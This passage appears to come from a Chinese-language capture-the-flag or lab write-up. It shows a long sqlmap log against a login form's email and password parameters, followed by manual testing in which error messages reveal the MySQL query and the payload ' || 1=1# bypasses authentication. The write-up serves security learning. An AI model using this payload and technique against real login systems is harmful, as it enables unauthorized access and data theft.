'MySQL >= 5.0.12 OR time-based blind (SLEEP)'[14:09:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'[14:09:09] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'[14:09:09] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'[14:09:09] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'[14:09:09] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'[14:09:11] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'[14:09:11] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'[14:09:11] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'[14:09:12] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'[14:09:13] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'[14:09:13] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'[14:09:13] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'[14:09:14] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'[14:09:14] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'[14:09:44] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind (comment)' injectable[14:09:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'[14:09:44] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'[14:09:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found[14:09:44] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'[14:09:44] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'[14:09:45] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'[14:09:45] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'[14:09:45] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'[14:09:45] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'[14:09:46] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'[14:09:46] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'[14:09:46] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'[14:09:46] [INFO] checking if the injection point on POST parameter 'email' is a false positive[14:09:46] [WARNING] false positive or unexploitable injection point detected[14:09:46] [WARNING] POST parameter 'email' does not seem to be injectable[14:09:46] [INFO] testing if POST parameter 'password' is dynamic[14:09:46] [WARNING] POST parameter 'password' does not appear to be dynamic[14:09:46] [INFO] heuristic (basic) test shows that POST parameter 'password' might be injectable (possible DBMS: 'MySQL')[14:09:46] [INFO] heuristic (XSS) test shows that POST parameter 'password' might be vulnerable to cross-site scripting (XSS) attacks[14:09:46] [INFO] testing for SQL injection on POST parameter 'password'[14:09:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'[14:09:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'[14:09:47] [INFO] testing 'Generic inline queries'[14:09:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'[14:09:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'[14:09:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'[14:09:49] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'[14:09:49] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'[14:09:51] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'[14:09:51] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'[14:09:53] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'[14:09:54] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:09:55] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'[14:09:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'[14:09:55] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'[14:09:55] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'[14:09:56] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'[14:09:56] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'[14:09:56] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'[14:09:56] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'[14:09:56] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'[14:09:57] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'[14:09:58] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'[14:09:58] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'[14:09:58] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'[14:10:00] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'[14:10:00] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'[14:10:01] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'[14:10:02] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:10:03] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:10:04] [INFO] testing 'MySQL >= 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:10:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:10:05] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:10:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'[14:10:06] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'[14:10:06] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:10:07] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'[14:10:08] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'[14:10:09] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'[14:10:09] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'[14:10:09] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'[14:10:09] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'[14:10:09] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'[14:10:09] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'[14:10:09] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'[14:10:09] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'[14:10:09] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'[14:10:09] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'[14:10:09] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'[14:10:09] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'[14:10:09] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'[14:10:09] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'[14:10:09] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'[14:10:09] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'[14:10:09] [INFO] testing 'MySQL inline queries'[14:10:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'[14:10:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries'[14:10:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'[14:10:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'[14:10:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'[14:10:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'[14:10:12] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'[14:10:13] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'[14:10:14] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'[14:10:15] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'[14:10:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'[14:10:16] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'[14:10:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'[14:10:16] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'[14:10:16] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'[14:10:17] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'[14:10:18] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'[14:10:19] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'[14:10:19] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'[14:10:19] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'[14:10:19] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'[14:10:20] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'[14:10:21] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'[14:10:21] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'[14:10:21] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'[14:10:22] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'[14:10:23] [INFO] testing 'MySQL AND time-based blind (ELT)'[14:10:23] [INFO] testing 'MySQL OR time-based blind (ELT)'[14:10:24] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'[14:10:24] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'[14:10:24] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'[14:10:24] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'[14:10:26] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'[14:10:26] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)'[14:10:26] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'[14:10:26] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'[14:10:26] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'[14:10:26] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'[14:10:26] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'[14:10:26] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'[14:10:26] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y[14:10:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'[14:10:26] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'[14:10:26] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'[14:10:28] [WARNING] POST parameter 'password' does not seem to be injectable[14:10:28] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. As heuristic test turned out positive you are strongly advised to continue on with the tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 14:10:28 /2026-02-27/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$
sqlmap 的执行未能识别出可利用的自动化向量,并错误地判定参数不可注入。这表明后端实现了某种过滤机制(WAF 或部分清理)。
2. 手动尝试与信息泄露(Information Disclosure):
我们手动向 email 字段注入了多种 payload,以触发数据库错误。
当注入 payload ' OR 1=1-- - 时,应用程序返回了一个用户可见的关键数据库故障:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '11 -'' at line 1]这很奇怪,因为使用其他 payload 只给我们返回一个 login failed:

错误分析(红队): 该错误绝对确认了:
- 底层数据库引擎是 MySQL。
- 后端原始查询的结构为
WHERE email='[INPUT]' and password='[INPUT]'。 - 服务器对空格或短横线等基本逻辑运算符进行了过滤或错误解析(
- -)。
3. 成功利用(认证绕过 Auth Bypass):
为绕过应用程序的过滤机制,我们将运算符 OR 替换为 ||,并使用井号符号 # 干净地注释掉 MySQL 查询的其余部分。
注入的 Payload:' || 1=1#

登录已成功绕过。门户显示以下机密消息:
